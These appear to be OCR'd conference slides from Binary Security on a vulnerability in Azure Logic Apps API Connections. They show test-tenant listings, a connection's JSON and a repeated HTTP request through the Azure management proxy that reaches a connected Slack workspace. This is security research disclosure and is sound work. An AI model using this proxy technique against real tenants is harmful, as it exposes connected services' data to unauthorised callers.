


Azure's Weakest Link?

How API Connections Spill Secrets


Haakon Holm Gulbrandsrud

BINARY SECURITY


Vulnerability Discovery

Azure Logic Apps

Logic App Designer



Logic App Designer



What do they mean?

Home >

API Connections


Binsec Cloud (binsec.cloud)

Manage view | Refresh | Export to CSV | Open query | Assign tags

You are viewing a new version of Browse experience. Some features may be missing. Click here to access the old experience.

Filter for any field... | Subscription equals **all** | Resource Group equals **all** | Location equals **all** | + Add filter

Name ↑	Display Name	Kind	Status	Type	Resource Group	Location	Subscription
arm	haakon@binsec.cloud	V1	Connected	API Connection	token-storer	Norway East	Azure subscription 1
arm-1	Azure Resource Manager	V2	Connected	API Connection	token-storer	Norway East	Azure subscription 1
custom-try-parametrized-1	custom-try-parametrized	V1	Connected	API Connection	token-storer	Norway East	Azure subscription 1
custom-try-parametrized-2	custom-try-parametrized	V2	Connected	API Connection	token-storer	Norway East	Azure subscription 1
custom-try-parametrized-3	myname	V1	Connected	API Connection	token-storer	Norway East	Azure subscription 1
custom2-1	custom2aa	V1	Error	API Connection	token-storer	Norway East	Azure subscription 1
custom2-2	custom2	V1	Connected	API Connection	token-storer	Norway East	Azure subscription 1
custom2-3	custom2	V1	Connected	API Connection	token-storer	Norway East	Azure subscription 1
custom2-4	custom2	V1	Connected	API Connection	token-storer	Norway East	Azure subscription 1
custom2-5	custom2	V1	Connected	API Connection	token-storer	Norway East	Azure subscription 1
custom2-6	custom2	V1	Connected	API Connection	token-storer	Norway East	Azure subscription 1
custom2-custom	secondnda	V1	Connected	API Connection	token-storer	Norway East	Azure subscription 1
customconnection	Custombase	V1	Error	API Connection	token-storer	Norway East	Azure subscription 1
jira	connectorizerA	V1	Connected	API Connection	token-storer	Norway East	Azure subscription 1
jira-2	myname	V1	Connected	API Connection	token-storer	Norway East	Azure subscription 1
keyvault	new_conn_bb5b2	V1	Connected	API Connection	token-storer	Norway East	Azure subscription 1
sql	connectorizer	V1	Ready	API Connection	token-storer	Norway East	Azure subscription 1


Home > token-storer >
slack
API Connection
Search
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Resource visualizer
Settings
Locks
General
Properties
Refresh
Revoke Keys
Delete
Feedback
Essentials
Resource group (move) : token-storer
Status : Error
Location : Norway East
Subscription (move) : Azure subscription 1
Subscription ID : 8e3ce52f-d45b-4347-8705-65892507465e
Connector name : slack
Display name : Slack
Last update time : 6/2/2025 8:17:44 AM
Authentication : ---
Slack
API connections are used to connect Logic Apps to SaaS services, such as Office 365. It contains information provided when configuring access to a SaaS service.
Slack is a team communication tool, that brings together all of your team communications in one place, instantly searchable and available wherever you go.

```
        },
        "testLinks": [
            {
                "requestUri": "https://management.azure.com:443/subscriptions/8e3ce52f-
d45b-4347-8705-65892507465e/resourceGroups/Logic-app-tests/providers/Microsoft.Web/connections/slack/extensions/
proxy/conversations.list?api-version=2018-07-01-preview",
                "method": "get"
            }
        ],
        "testRequests": [
            {
                "body": {
                    "request": {
                        "method": "get",
                        "path": "conversations.list"
                    }
                },
                "requestUri": "https://management.azure.com:443/subscriptions/8e3ce52f-
d45b-4347-8705-65892507465e/resourceGroups/Logic-app-tests/providers/Microsoft.Web/connections/slack/
dynamicInvoke?api-version=2018-07-01-preview",
                "method": "post"
            }
        ],
        "connectionRuntimeUrl": "https://d84b73b612cf5960.16.common.logic-norwayeast.azure-apihub.net/apim/
slack/4355f64966c34c0cbfc15d48ec41e0c3"
    }
```

```
GET /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/logic-
app-tests/providers/Microsoft.Web/connections/slack/extensions/proxy/
conversations.list HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>
```

```
GET /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/logic-
app-tests/providers/Microsoft.Web/connections/slack/extensions/proxy/
conversations.list HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>
```

Azure Resource Management


```
GET /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/logic-
app-tests/providers/Microsoft.Web/connections/slack/extensions/proxy/
conversations.list HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>
```

Subscription

```
GET /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/logic-
app-tests/providers/Microsoft.Web/connections/slack/extensions/proxy/
conversations.list HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>
```

Resource Group

```
GET /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/logic-
app-tests/providers/Microsoft.Web/connections/slack/extensions/proxy/
conversations.list HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>
```




API Type

```
GET /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/logic-
app-tests/providers/Microsoft.Web/connections/slack/extensions/proxy/
conversations.list HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>
```

Resource

```
